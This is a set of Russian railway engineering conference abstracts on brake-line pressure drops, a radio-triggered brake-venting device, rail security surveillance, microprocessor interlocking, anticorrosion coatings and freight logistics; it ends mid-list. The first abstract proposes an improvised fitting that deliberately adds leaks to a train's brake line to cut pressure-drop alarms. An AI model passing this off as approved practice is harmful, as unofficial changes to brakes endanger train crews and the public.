Это легко объяснить тем, что достаточно представить процесс ведения поезда. Всем известно, что профиль пути составляет не только прямые рельсы, но и уклоны, подъемы, спуски, выемки и кривые. Все эти «неровности» пути создают продольно-динамические усилия в поезде и от них никуда не уйти. Невозможно прогнозировать процесс ведения поезда по многим причинам. Их довольно-таки много: погодные условия (сильный боковой ветер, дождь, снег, наледь на рельсах), подшипники трения-качения в буксовых узлах вагонов (бывает, что поезд очень хорошо «катится», т.е. не теряет кинетической энергии, а бывает, что его нужно «тянуть» используя тягу локомотива), длина и вес поезда тоже имеет огромное значение в вопросе ведения поезда.

По совокупности всех этих факторов происходят набегания и растяжения состава поезда, а следовательно растяжение и сближение концевых рукавов тормозной магистрали поезда. Концевые рукава имеют сборную конструкцию и из-за продольно-динамических усилий возникающих в поезде неперенно происходит выпуск сжатого воздуха по уплотнениям.

Современные приборы безопасности локомотивов настроены таким образом, чтобы зафиксировать и сигнализировать машинисту локомотива о любом снижении давления в тормозной сети поезда. Ну, а действия машиниста таковы в данном случае (они направлены на предотвращение последствий самой главной причины падения давления – схода состава и разъединения концевых рукавов) произвести ступень торможения и поставить ручку крана машиниста в 3 положение (перекрыша без питания), ждать полной остановки поезда, внимательно наблюдая за поведением подвижного состава и давлением в тормозной магистрали по показаниям манометра.

После остановки, необходимо произвести сокращенное опробование автоматических тормозов с продувкой тормозной магистрали с хвоста поезда и непосредственным осмотре состава поезда. Весь этот процесс занимает от 15 до 50 минут, в зависимости от длины поезда.

В 99 % случаев такое падение давления – является причиной высокой плотности. И это легко объяснить – если в поезде нормальное количество утечек и плотность не более 100 секунд, то даже от достаточно сильных продольно-динамических усилий маловероятно падение давления. Особенно часто это наблюдается у порожних поездов с весом поезда до 1500 тонн.

Рассмотрев годовую статистику падений давлений, было выявлено, что из 136 падений давлений за год, 122 были с поездами повышенной плотности 120 секунд и более и 89 порожними.

Решение данной проблемы предлагается в искусственном снижении плотности тормозной магистрали путем использования приспособления представляющее собой две головки концевых рукавов сваренных между собой сваркой. В головках имеются фиксированные отверстия с резьбой в которые закручены саморезы диаметром 1,5-2 мм. Ставится это приспособление в концевые рукава между первым вагоном и локомотивом в поезда с повышенной плотностью и выкручивают необходимое количество саморезов из головок концевых кранов

данного приспособления. Примерно зная, что один выкрученный саморез снизит плотность тормозной сети поезда на 15-20 секунд, выкручивают необходимое количество для создания оптимальной плотности тормозной магистрали поезда. Это дает необходимые результаты по снижению плотности тормозной магистрали.

Библиографический список:

1. Распоряжение 2817Р «Об утверждении Регламента взаимодействия локомотивных бригад с причастными работниками ОАО «РЖД», деятельность которых непосредственно связана с движением поездов, при возникновении аварийных и нестандартных ситуаций на инфраструктуре ОАО «РЖД»

**УСТРОЙСТВО ДЛЯ КОНТРОЛЯ СОСТОЯНИЯ ТОРМОЗНОЙ МАГИСТРАЛИ
ПОЕЗДА В ПУТИ СЛЕДОВАНИЯ**

Чуркин А.Н., Киселев Г.Г.

Самарский государственный университет путей сообщения

В процессе развития инфраструктуры железной дороги усовершенствуется не только тяговые свойства локомотивов и вагонов, но и процессы торможения, приводя эксплуатационные свойства к 100% результатам безопасности движения.

Территория Российской Федерации находится в 4 климатических поясах и если не брать в расчет субтропический, то остальные 3: арктический, субарктический и умеренный имеют суровые зимние условия. Зимние условия отражаются не только на людях, но и на технике. Не обошло стороной и железную дорогу.

Рассмотрим одну из проблем эксплуатации автоматических тормозов подвижного состава в зимней период - это перемораживание тормозной магистрали поезда.

Предлагается концептуальное решение остановки поезда с перемороженной тормозной магистралью поезда. Решение неординарное, и представляет собой устройство, позволяющие совершить срыв тормозной магистрали с хвоста поезда при помощи радиопередатчика, находящегося в кабине локомотива и радиоприемника с срывным электрическим клапаном находящимся на концевом рукаве последнего вагона.

При помощи этого устройства, становится возможным остановить поезд, потерявший управления тормозами вследствие непредсказуемых факторов (перемерзание тормозной магистрали, перемерзания оборудования управляющего тормозами в кабине локомотива, незапланированного перекрытие концевых кранов в поезде и т.д.)

Самым печальными событиями, произошедшими по причине отказа тормозного оборудования были крушения поездов:

- 07.08.1987г. ст. Каменская Ю-Восточная ж.д. Крушение пассажирского поезда, унесшее 106 человеческих жизней и 114 человек получившие тяжелые увечья;
- 20.01.2008г. ст. Великий Устюг-Красавино крушение грузового поезда;
- 1.06.2008г. ст. Маук проезд запрещающего сигнала грузовым поездом с наездом на тупиковую призму.
- 11.03.2009г. ст. Данилово проезд запрещающего сигнала с дальнейшим крушением.
- 11.08.2011г. Ерал-Симская, крушение грузового поезда и столкновением с впереди идущим поездом. Это самое последнее крушение, которое привело к потере 2 человеческих жизней по причине отказа тормозного оборудования.

Этой и многих других печальных ситуаций можно было бы избежать, или хотя бы снизить эффект от происшествий введя в эксплуатацию устройство радиоуправляемого срыва тормозной магистрали поезда.

Устройство дополняет тормозное оборудование любого локомотива (поезда), увеличивая процент остановки поезда до 100 %, так же оно является средством экстренной остановки поезда в случае потери управления тормозами основным тормозным оборудованием.

Предлагаемое устройство состоит из блока управления и приема радиосигнала, аккумуляторной батареи, втягивающего электромеханического клапана, соединительных проводов, переносного пульта управления, тормозного рукава, соединителем тормозного рукава,

держатели аккумуляторной батареи и блока управления.

На автосцепном устройстве последнего вагона закрепляется блок управления и аккумуляторная батарея при помощи специальных держателей. На держатель концевой рукоявки закрепляется устройство с электромеханическим клапаном срыва тормозной магистрали, которое подвешивается на цепь рычага автосцепного устройства.

При передаче сигнала с переносного пульта управления радиосигнал получает блок управления и посылает электрический сигнал на электромеханический клапан, который в свою очередь выходит из пазов заглушки освобождая поток воздуха из тормозной магистрали. Диаметр заглушки настолько велик, что темп разрядки тормозной магистрали сравним с экстренным торможением поезда применимым краном машиниста.

В случае приведения устройства в недействующее (эксплуатационное) состояние переключается концевой кран усл. №190 на пульте дистанционного управления подается сигнал к закрытию электромеханического клапана. После того как электромеханический клапан закроет заглушку, открывается концевой кран усл. №190 и подается поток воздуха и создается эксплуатационное состояние рукоявки, вагона подвижного состава в целом.

В процессе движения поездов устройство радиоуправляемого срыва тормозной магистрали играет огромную роль в зимней период. В процессе эксплуатации поездов возникают различного рода виды отказов тормозов. Самым опасным и не управляемым считается потеря управления тормозами состава, именно состава, а не локомотива. В этих ситуациях даже самые грамотные действия локомотивной бригады являются безрезультатными. Поезд становится полностью неуправляемым в части сокращения кинетической энергии, развитой движением поезда по уклону. Чаще всего, такие ситуации возникают в процессе движения поездов в зимней период. Чаще всего причинами отказов автоматических тормозов является перемораживание тормозной магистрали поезда. По способам устранения разработаны массы методов устранения наледи в тормозной магистрали (запланированные пробы автотормозов, продувки в тормозной магистрали на станциях формирования поездов и т.д.), но все эти методы разработанные согласно инструкции и регламенту не дают 100% гарантию срабатывания автотормозов, потому что в процессе эксплуатационной работы неизбежно образование наледи и конденсата в тормозной магистрали.

Введение устройства не гарантирует 100% срабатывания автоматических тормозов при замерзании тормозной магистрали и других причин потери управления тормозов с кабины локомотива, но значительно сокращает процент отказа работы автотормозов, и следовательно увеличивает шансы локомотивной бригады остаться в живых.

СОВРЕМЕННЫЕ СИСТЕМЫ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ОБЪЕКТОВ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

Шипилов С.Н., Харчикова С.Г.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
ОриПС – филиала СамГУПС*

Системы железнодорожной автоматики и телемеханики представляют собой высоко интеллектуальный уровень технических средств, обеспечивающих безопасность движения поездов. Данные системы являются специальными объектами железнодорожного транспорта и требуют обязательного соблюдения норм транспортной безопасности.

Безопасность на транспорте складывается из двух основных составляющих:

- транспортной безопасности;
- безопасной эксплуатации транспорта.

Транспортная безопасность регулируется Федеральным законом от 9 февраля 2007 г. № 16-ФЗ «О транспортной безопасности», предусматривающим создание и управление единой системой защиты от актов незаконного вмешательства в деятельность транспортного комплекса. Обеспечение транспортной безопасности на объектах железнодорожного транспорта является одним из основополагающих принципов деятельности железнодорожной отрасли.

Проводимая в Компании ОАО «РЖД» совместно с правоохранительными органами системная работа по обеспечению безопасности железнодорожного транспорта, в том числе в области охраны и защиты объектов, позволила снизить количество актов незаконного вмешательства в деятельность железнодорожного транспорта. Сократилось количество случаев разоборудования средств СЦБ и связи, наложений посторонних предметов на железнодорожный путь.

Железнодорожные мосты, виадуки, путепроводы, эстакады и станции оборудуются системами охранного телевидения, охранной сигнализации с оборудованием ограждениями запретных зон.

Системы видеонаблюдения относятся к интеллектуальным системам видеонаблюдения. Видеоаналитика предназначена для круглосуточной, всепогодной охраны объектов и подступов к ним посредством автоматического обнаружения и распознавания целей (люди и автомобили) с передачей в реальном времени видеoinформации о возникновении нештатных ситуаций оператору.

Системы видеонаблюдения с компьютерным зрением в автоматическом режиме детектируют потенциально опасные ситуации (например, появление человека, возгорание, задымление, перебрасывание предмета через ограждение, оставленный предмет и пр.) и выдают оператору сигнал тревоги, а также изображение с неподвижной и поворотной видеокамер.




Рисунок 1 - Охрана железнодорожного моста

За счет этого даже самая крупная по масштабам охраняемая территория или объект, оснащенный сотнями видеокамер, не требуют большого штата сотрудников охраны.

В рамках комплексной системы безопасности радиолокационные станции (РЛС) охраны периметра и территории объектов могут выступать в качестве целеуказателей для поворотных видео- и тепловизионных камер. В этом случае РЛС решают задачу обнаружения, оценки скорости и класса цели на расстоянии, существенно превышающем то, с которым работают видеокамеры, а камеры и тепловизоры осуществляют детальное видеонаблюдение обнаруженной цели. Такие системы безопасности называют автоматическими радарно-оптическими комплексами обнаружения и слежения.

Применение этих комплексов позволяет в реальном времени обнаруживать нарушителей на подступах к железнодорожному полотну, что дает запас времени для предотвращения попыток совершения террористических актов, хулиганских действий, а также несчастных случаев на железных дорогах.

Автоматический радарно-оптический комплекс обнаружения слежения на железнодорожном объекте.

Интеграция РЛС с тепловизорами позволяет обеспечивать верификацию обнаруженных целей в полной темноте и сложных погодных условиях. Это особенно актуально при охране стратегически важных участков железных дорог, где наибольшая вероятность нарушений отмечается в ночное время. Нарушители не смогут остаться незамеченными, даже подозревая, что на объекты используются тепловизоры. В отличие от видеокамер и камер с ИК под-

светкой тепловизоры реагируют на тепловую энергию, которая излучается всеми объектами окружающей среды. Абсолютная темнота и камуфляж не скрывают нарушителя от тепловизора. [1]

Применение радарно-оптических комплексов обнаружения и слежения позволяет обеспечить охрану особо важных участков железной дороги, предотвратить попытки заложения взрывчатки и порчи железнодорожного полотна. Такие комплексы позволяют в течение всего своего жизненного цикла полностью автоматизировать охрану железнодорожных объектов и подступов к ним, сократить затраты на оснащение и эксплуатацию систем безопасности, уменьшить влияние человеческого фактора благодаря фиксации всех действий оператора, что позволяет исключить его сговор с нарушителями



Рисунок 2 - Автоматический радарно-оптический комплекс обнаружения слежения на железнодорожном объекте

Для некоторых железнодорожных объектов, таких как вокзалы, характерно постоянное присутствие людей. Поэтому важно, чтобы уровень излучения от РЛС был предельно низким и соответствовал требованиям СанПиН. На рынке систем безопасности представлены РЛС малой мощности, применение которых абсолютно безопасно и не наносит вреда здоровью человека. На рынке систем безопасности представлены РЛС малой мощности, применение которых абсолютно безопасно и не наносит вреда здоровью человека.

Железнодорожный транспорт – это вид транспорта наиболее приспособлен к массовым перевозкам, функционирует днём и ночью независимо от времени года и атмосферных условий. Железные дороги имеют высокую провозную способность, сравнительно небольшая себестоимость перевозок и высокая скорость доставки грузов.

На сегодняшний день при перевозках на железнодорожном транспорте существует ряд основных проблем, связанных с **потенциальной безопасностью** при данном виде перевозок: захват подвижного состава террористами; возгорание подвижного состава; сход подвижного состава; столкновение поездов; ограбление; неисправности путей; поражающий фактор при столкновении (травматизм); несоблюдение правил безопасности пассажирами.

Современное управление безопасностью перевозок на сети железных дорог ОАО «РЖД» обеспечивает весьма высокий ее уровень. Вместе с тем представляется возможным за счет повышения эффективности управления уменьшить число сходов подвижного состава и столкновений поездов.[2]

Библиографический список:

1. Системы безопасности, №3, 2016
2. <http://www.rzd.ru/expo.ru/innovation>

МИКРОПРОЦЕССОРНАЯ СИСТЕМА УПРАВЛЕНИЯ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Шутилова Е.С., Иванова А.П.

Оренбургский институт путей сообщения - филиал СамГУПС

Благодаря замене централизации релейного типа на централизацию микропроцессорную появилась необходимость в обновлении процесса управления перевозками на железной дороге и работой структурных подразделений железнодорожного транспорта, в основу которых стало входить применение современных информационных технологий. Микропроцессорная централизация (МЦ) связывает между собой первичные источники получения информации (подвижной состав, объекты СЦБ) и системы управления процессами перевозок на более высокого уровня и позволяет осуществлять связь этих источников без дополнительных затрат, чего практически нельзя добиться при централизации релейного типа.

Микропроцессорная централизация является более надежной в связи с использованием устройств горячего резерва большинства элементов и новых электронных технологий. А в централизации релейного типа присутствует немалое количество элементов, отказ которых приводит к выходу из действия в конечном итоге всей системы.

Попытки осуществить копирование или сохранение таких элементов представляются недешевым и значительных действительно положительных результатов не дали. Существование сверхмощной системы автодиагностики допускает выявление предотказной структуры элементов централизации, контролирование всех отказов с выводом их на мониторы автоматизированных рабочих мест действующих и технических кадров.

Эксплуатация источников перманентного питания, которые не употреблялись в централизации релейного типа, увеличивает степень исправности микропроцессорной централизации.

С точки зрения обеспечения безопасности движения поездов, микропроцессорная централизация прибывает наиболее "надежной" нежели централизация релейного типа. Например, в такой системе отпадает возможность переплетения проводов при проведении работ связанных с размыканием монтажа в релейных помещениях или обслуживанием кабелей.

После завершения работ подобного типа надлежит проводить доскональные проверки при крайне сосредоточенном и технически компетентном отношении к данным проверкам персонала. Последствия оплошностей для безопасности движения поездов в таких ситуациях оценить не под силу. В микропроцессорной централизации вероятность таких ошибок повесно уменьшается, т.к. число релейных элементов и монтажных проводов в ней значительно ниже. К тому же, предоставляется логический надзор работы большинства компонентов.

Централизация релейного типа требует более крупных затрат на ее использование.

К преимуществам МПЦ по сравнению с релейными системами централизации относятся: высокий уровень надежности из-за повторения многих узлов, включая центральный процессор - ядро МПЦ, и непрерывного обмена информацией между этим процессором и объектами управления и контроля; возможность управления объектами многих станций и перегонов с одного рабочего места; возможность интеграции управления перегонными устройствами СЦБ и приборами контроля состояния подвижного состава в одном станционном процессорном устройстве; расширенный набор технологических функций, включая замыкание маршрута без открытия светофора, блокировку стрелок в требуемом положении, запрещающих показаний светофоров, изолированных секций для исключения задания маршрута и др.; возможность централизованного и децентрализованного размещения контроллеров для управления станционными и перегонными объектами. Децентрализованное размещение контроллеров позволяет значительно уменьшить расход кабеля на одну централизуемую стрелку; наиболее простая система высокого уровня управления; возможность постоянного протоколирования действий эксплуатационного персонала по управлению объектами и всей поездной ситуации на станциях и перегонах; наличие встроенного диагностического контроля

состояния аппаратных средств централизации и объектов управления и контроля; возможность регистрации номеров поездов, следующих по станциям и перегонам, а также всех отказов объектов управления; значительно меньшие габариты оборудования и, как следствие, в 3 - 4 раза меньший объем помещений для его размещения, что позволяет заменять устаревшие системы централизации без строительства новых постов; значительно меньший объем строительно-монтажных работ; удобная технология проверки зависимостей без монтажа и макета за счет употребления специализированных тестовых средств; ограничение срока исключения из работы станционных и перегонных устройств в случаях изменения путевого развития станции и связанных с этим зависимостей между стрелками и сигналами; использование в качестве среды передачи информации между устройствами управления и управляемыми объектами не только кабелей с медными жилами, но и волоконно-оптических кабелей; возможность получения из архива параметров работы напольных устройств СЦБ для последующего прогнозирования их состояния или планирования проведения ремонта и регулировки, не допуская полных отказов этих устройств; снижение эксплуатационных затрат за счет уменьшения энергоемкости системы, сокращения примерно на порядок количества электромагнитных реле и длины внутри постовых кабелей, применения современных необслуживаемых источников питания, исключения из эксплуатации громоздких пультов управления и манипуляторов с большим числом рукояток и кнопок механического действия МПЦ.

Библиографический список:

1. Микропроцессорные системы централизации: учебник для студентов техникумов и колледжей железнодорожного транспорта / [Вл. В. Сапожников и др.; под ред. Вл. В. Сапожникова]. - Москва : Учеб.-методический центр по образованию на ж.-д. трансп., 2008. - 396, [1] с.
2. Барабанов, Ю.А. Микропроцессорные устройства релейной защиты и автоматики распределительных сетей / Ю.А. Барабанов. - Вологда: Инфра-Инженерия, 2015. - 172 с.
3. Новиков, Ю.В. Основы микропроцессорной техники: Учебное пособие / Ю.В. Новиков, П.К. Скоробогатов. - М.: БИНОМ. ЛЗ, ИНТУИТ.РУ, 2012. - 357 с

ЗАЩИТНЫЕ НАНОПОКРЫТИЯ ДЛЯ КУЗОВОВ И ДЕТАЛЕЙ ВАГОНОВ

Шмойлов А.Н.

Самарский государственный университет путей сообщения (СамГУПС)

Коррозия железнодорожного транспорта - очень распространенная проблема. Металлический фонд данной отрасли огромен и составляет миллионы тонн.

Коррозия железнодорожных вагонов наносит огромнейшие убытки железнодорожной отрасли страны и может послужить причиной капитальных и текущих ремонтов линий движения составов. Кроме того, коррозия железнодорожных вагонов опасна еще и тем, что может создать угрозу для жизни пассажиров (электрички, пассажирские поезда).

Основные причины коррозии железнодорожных вагонов: высокая агрессивность окружающей среды, влажность, разнородность структуры металла и его состава, периодическое смачивание поверхности атмосферными осадками, загрязнение пылью и перевозимыми частицами (например, соль, уголь, минеральные удобрения).

Целью данной работы - подбор антикоррозийного покрытия на основе высокоочищенных минеральных масел с инновационными ингибиторами коррозии для обеспечения защиты металла и любых металлических поверхностей вагонов на длительный срок эксплуатации.

Основным отличием нанопокрывтия является то, что наночастицы, которые взаимодействуют с компонентами антикоррозийного состава, ломают молекулярную решетку, и молекулы выстраиваются в ряды, слоями, что позволяет быть нанопокрывтию абсолютно непроницаемым к другим более крупным молекулам, таким как вода.

Нанопокрывтие устойчиво к сильным механическим нагрузкам, не впитывает влагу, не содержит изопропанола, этиленгликоля и уайт-спирита, не испаряется, не требует после себя дополнительной промывки и смазки узлов.

Защитный слой надежно закрепляется на поверхности и выдерживает сильные механические нагрузки. Незначительные излишки средства могут вытекать из обработанных меха-

низмов, на воде образуют разводы и пятна маслянистого характера. Вытесняя влагу, смазывает обрабатываемые механизмы.

Для достижения поставленной цели был проведен анализ свойств различных инновационных средств защиты кузова и деталей транспортных средств, проведены расчеты для обоснования экономической целесообразности применения того или иного антикоррозионного покрытия на деталях железнодорожных вагонов, учитывающие технические особенности эксплуатации вагонов.

Критериями оценки для анализа были выбраны следующие: назначение (необходимость мощной антикоррозионной защиты от любых агрессивных воздействий), химические и физические свойства покрытия (обеспечение долговременной антикоррозийной защиты металла от всех форм влаги, высокую адгезию к металлу и другим материалам), область применения (внутренние поверхности кузова, днище, пороги, болты, петли, скрытые полости и. т.д.).

На основе проведенного анализа и рассчитанного экономического эффекта от использования защитного нано покрытия для кузовов и деталей вагонов было выбрано средство «Нанопротек антикор».

После нанесения защитного покрытия «Нанопротек антикор», отрицательное воздействие воды и влаги на металл – прекращается, что способствует остановки коррозии металла вагонов. Уменьшение экономических затрат на восстановление подверженных коррозии металлических элементов вагона составит порядка 70 тыс. рублей на один вагон в год.

ЭФФЕКТИВНАЯ ОРГАНИЗАЦИЯ МЕСТНОЙ РАБОТЫ С ПРЕДПРИЯТИЯМИ, РАСПОЛОЖЕННЫМИ НА ПУТЯХ НЕОБЩЕГО ПОЛЬЗОВАНИЯ

Эрлих Н.В., Эрлих А.В.

Самарский государственный университет путей сообщения

Важнейшим элементом эксплуатационной деятельности железных дорог является местная работа, которая включает:

- систему организации движения местных поездов и регулирование парка вагонов, т.е. обеспечение станций погрузки порожними вагонами;
- развоз местного груза до пункта назначения;
- своевременную подачу прибывших вагонов к местам погрузки и выгрузки;
- уборку вагонов после завершения грузовых операций;
- обеспечение своевременного отправления местных вагонов.

Подавая и убирая вагоны на и с путей необщего пользования, перевозчик обеспечивает своевременную, ритмичную работу предприятий по погрузке и выгрузке. Улучшение работы с местными вагонами имеет большое значение для ускорения в продвижении вагонов, использовании внутренних резервов как для ОАО «РЖД» (рациональное использование инфраструктуры, парка поездных, вывозных, диспетчерских и маневровых локомотивов), так и предприятий, увеличения объема перевозок и сокращения издержек транспорта. Например, подача-уборка вагонов по фиксированному времени, т.е. по расписанию, позволяет клиентам четко планировать рабочие смены и погрузочно-разгрузочные работы, оптимизировать процессы хранения и учета грузов.

Транспортно-грузовые системы федерального железнодорожного транспорта, в том числе железнодорожные узлы, грузовые станции с примыкающими путями необщего пользования (ПНП) и их грузовыми фронтами, на которых происходят грузовые операции, характеризуются наличием пунктов зарождения и погашения вагонопотока. Это подтверждено тем, что ПНП имеют большую протяженность и большой объем грузовой работы. На ПНП грузится около 90 % и выгружается более 80 % всех грузов, перевозимых магистральным железнодорожным транспортом. Как правило, это пути общего и необщего пользования, пункты перевалки, которые находятся, или примыкают к грузовым станциям. В связи с этим

выбор рациональной технологии работы грузовых станций, которые являются важнейшими элементами транспортно-логистических систем, приобретает особое значение.

На грузовых пунктах и грузовых фронтах, которые связаны с погрузкой и отправлением грузов в адрес своих грузополучателей, характеризуется их числом и расположением на сети железных дорог, интенсивностью погрузки, т.е. зарождающийся транспортный поток подвержен колебаниям. Такая же ситуация возникает со среднесуточным поступлением вагонов на эти пункты от их поставщиков с разных регионов страны. Эта ситуация влияет на работу станции, к которой примыкают грузовые пункты и в целом на организацию местной работы.

Организация местной работы зависит от множества причин, а не только от параметров, которые закладываются при планировании в автоматизированных системах (нормативно-справочная информация, график движения местных поездов, правила развоза и сбора местных вагонов, нормы времени на технологические операции и.д.).

Время, необходимое на обработку грузового пункта, в каждом отдельном случае зависит от многих условий, главные из которых:

- число подаваемых вагонов;
- число убираемых вагонов;
- количества отцепов в составе и их расположение;
- взаимное расположение пунктов погрузки – выгрузки;
- их путевое развитие, состояние и расстояние между ними;
- тип маневрового локомотива и их число.

На практике систематически возникают ситуации, требующие вмешательства или, как принято говорить в кибернетике, возмущения процесса. К возмущениям относятся:

- ✓ отказ от погрузки;
- ✓ внеплановая (уточненная) погрузка;
- ✓ неисправность вагонов в техническом и коммерческом отношении;
- ✓ нарушение сроков погрузки, выгрузки, промывки-пропарки;
- ✓ нарушение целостности маршрутной отправки;
- ✓ нарушение графика движения;
- ✓ нарушение выполнения заявок в предыдущие дни и допущенные недогрузки;
- ✓ и т.д.

Возмущения снижают эффективность перевозок грузов и требуют оперативного принятия решений по ликвидации последствий, т. е. оперативного управления по возмущениям.

Требования грузовладельцев к своевременной доставке порожних вагонов и вагонов с грузом заставляют ОАО «РЖД», как перевозчика, учитывать резервы и ресурсы транспортной системы, а также время нахождения вагонов в пределах станций, дорог, в каждой элементарной струе на инфраструктуре железнодорожного транспорта. При этом необходимо учитывать динамически меняющиеся требования клиентов к темпам и объемам отправления и получения грузов.

Организация местной работы разделена на множество составляющих, которые не всегда объединены общей целью конечного результата. Анализ местной работы свидетельствует о недостаточном использовании имеющихся резервов для её совершенствования. Например, необоснованные решения, (организация маневровой работы, подача вагонов не во время или их уборка) приводят к сокращению существующих резервов, из-за чего предприятия железнодорожного транспорта несут финансовые потери.

Чтобы сократить финансовые потери необходимо управлять сетью транспортных связей поставщиков и потребителей, знать их динамику объемов, которые оказывают существенное влияние на организацию местной работы.

Организация местной работы зависит от разных уровней управления: дорожного (планирование погрузки, внутридорожный план формирования поездов, график движения местных поездов, подвода порожнего подвижного состава и т.д.); узла и участка (развоз местного груза, работа локомотивов и бригад), станции (технического оснащения, технологии работы

станции и путей необщего пользования по своевременной разгрузке вагонов и образованию погрузочных ресурсов), а также зависит от переменных величин – объема грузовой работы, дальности перевозок и сроков доставки и т.д.

Главной задачей на дорожном уровне – доставить местный груз или порожние вагоны на станции. При этом не всегда осуществляется ритмичная подача вагонов непосредственно на грузовые фронты, что приводит к простоя вагонов в ожидании подачи. Основная нестыковка заключается в том, что дорога осуществила подсыл порожних вагонов на станцию погрузки, но они не подавались из-за того, что станция вовремя не забирала у грузоотправителя груженные вагоны. В дальнейшем ситуация закручивается по спирали – задержка выгрузки приводит к ограничению погрузки и снижению доходов ОАО «РЖД». В итоге отправители вынуждены все время заниматься корректировкой графика подачи и уборки вагонов и погрузочными мощностями своего предприятия, возможно и менять план поставок своей продукции партнерам.

Организация работы ПНП заключается в том, что технологический процесс их работы связан с технологическим процессом работы обслуживаемого ими предприятия, а также с технологическим процессом работы станции примыкания и железной дорогой. Их взаимодействие – это сложный технологический процесс при управлении, которым, необходимо принимать решения в условиях жестких временных ограничений, определяемых реальным ходом технологического процесса, как самого предприятия, так и станции примыкания. При неравномерном и сверхнормативном поступлении вагонопотока в адрес ПНП – диспетчерский аппарат вынужден принимать решения об изменении, а иногда и отклонении вагонопотока на станции, которые обслуживают этот ПНП. Такая ситуация влияет не только на станцию обслуживания ПНП, но и на технологию предприятия расположенного на этом пути.

Только взяв под управление транспортные связи поставщиков и потребителей ОАО «РЖД» станет клиентоориентированной и сможет трансформироваться в транспортно-логистическую компанию, может совершенствовать местную работу и нивелировать неравномерность вагонопотока, который создает трудности в организации работы станций, ПНП, дорог и в целом сети.

Из-за того, что погрузка на станции назначения выполняется на других железных дорогах, требуется значительное расширение зоны логистического влияния на погрузку и продвижение грузопотоков. Только обеспечивая контроль текущего положения погрузки и выгрузки на ПНП, осуществляя мониторинг перевозочного процесса можно взять под контроль комплекс управленческих решений по планированию, организации, продвижению грузопотоков и комплексному решению взаимодействия ПНП со станцией примыкания с учетом технологических возможностей инфраструктуры.

Решать задачи по согласованию объемов перевозок и маршрутов следования грузов и порожних вагонов во взаимодействии с грузоотправителями, операторами подвижного состава и владельцами ПНП с учетом технологических возможностей инфраструктуры позволит создать замкнутый и ритмичный логистический цикл погрузки-выгрузки и доставки грузов точно в срок. ОАО «РЖД» может совместно со своими дочерними и структурными подразделениями осуществлять логистику перевозок, т.к. имеет ИТ-технологии и взаимодействие автоматизированных систем и базы данных, обеспечивающих информационную поддержку по всем элементам организации перевозочного процесса (ИСУЖТ, ЭТРАН, Грузовой экспресс, АСУ МР, АСУ СТ и др.)

Преимущество – в минимизации маневровой работы на станциях погрузки и простоя вагонов в ожидании подачи и их уборки. Кроме того, это своевременный подвод именно тех вагонов, которые необходимы в данном пункте отгрузки. Такая технология позволяет исключить взаимные претензии как со стороны дороги за использование инфраструктуры и нахождение на путях в составах «брошенных» поездов, так и со стороны грузоотправителей по поводу несвоевременной доставки на станции отгрузки.

Библиографический список:

1. Эрлих Н.В., Эрлих А.В. Необходимость развития транспортно-логистической инфраструктуры на территории Куйбышевской железной дороги – филиала ОАО «РЖД» // Образование, наука, транспорт в XXI веке: опыт, перспективы, инновации: м-лы III Всероссийской. науч.-практ. конф. с междунар участ. – Самара, Оренбург: Оренбургский институт путей сообщения – филиал СамГУПС, 2012. – С. 121–123.
2. Муковнина Н.А., Ермакова А.В. Определение резерва пропускной способности элементов станции с выделением временных интервалов для обслуживания путей необщего пользования // Известия Петербургского университета путей сообщения выпуск №3 (44). Санкт - Петербург, 2015.
3. Эрлих Н.В., Эрлих А.В. Транспортный рынок диктует свои условия // Вестник транспорта Поволжья. 2016. № 5 (59). С.68-72.

СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ГОСУДАРСТВЕННОГО ТАРИФНОГО РЕГУЛИРОВАНИЯ

Яковлев А.Ю., Абрамова А.Э.

*Курганский институт железнодорожного транспорта – филиал ФГБОУ ВО
УрГУПС в г. Кургане*

Одним из решающих направлений научно-технического прогресса в отрасли является создание нового поколения технических средств.

В рамках целевой программы «Разработка и производство пассажирского подвижного состава нового поколения на предприятиях России» учеными и специалистами отрасли совместно с организациями транспортного машиностроения и предприятиями оборонного комплекса ведутся работы по созданию подвижного состава, отвечающего современному мировому уровню. В частности, изготовлены и испытаны два опытных отечественных электровоза переменного тока ЭП200 мощностью 7200 кВт с конструкционной скоростью 140 км/ч. Эти электровозы предназначены для скоростных участков железных дорог.[1]

Локомотивное хозяйство является одним из крупнейших потребителей инноваций. Из выделяемых локомотивному хозяйству средств (22% от общего объема) 57% направляется на создание опытных образцов подвижного состава нового поколения.

В период 2016 - 2030 годов долгосрочной программой предусматривается:

- строительство вторых путей протяженностью по минимальному варианту - 1767,6 км, по максимальному варианту - 3055,6 км;
- обходы Иркутского, Пермского и Новосибирского железнодорожных узлов по минимальному и максимальному вариантам;
- формирование глубокого обхода Московского узла (третье кольцо);
- северный обход Свердловского узла;
- электрификация участков протяженностью 3132 км по минимальному варианту, по максимальному варианту - 3580 км (в том числе Кандры - Инза, Ульяновск - Сызрань, Сонково - Дно - Печоры-Псковские и другие).

Мероприятия по электрификации указанных участков позволят отклонить часть перспективного грузопотока с основных направлений на параллельные ходы: оборудование участков системой автоблокировки протяженностью 1085 км по минимальному варианту, по максимальному варианту - 3128 км.[1]

Долгосрочной программой предусмотрены следующие мероприятия по модернизации железнодорожной инфраструктуры:

- усиление и реконструкция железнодорожных линий и участков;
- ликвидация ограничений пропускной способности участков сети, вызванных дефектностью больших искусственных сооружений, путем их реконструкции и строительства новых;
- модернизация системы автоблокировки протяженностью 1171,4 км, в том числе на участках Тайшет - Хабаровск, Петровский Завод - Челутай, Заудинский - Слюдянка 1, Могзон - Петровский Завод, Кропачево - Самара, Петровский Завод - Карымская, Чернышевск - Шимановская;

- оборудование 11515 км двухпутных и многопутных перегонов на основных направлениях постоянно действующими устройствами для организации движения по "неправильному" пути по сигналам локомотивного светофора;

- модернизация и увеличение пропускной способности цифровой технологической сети связи на полигоне протяженностью 12600 км;

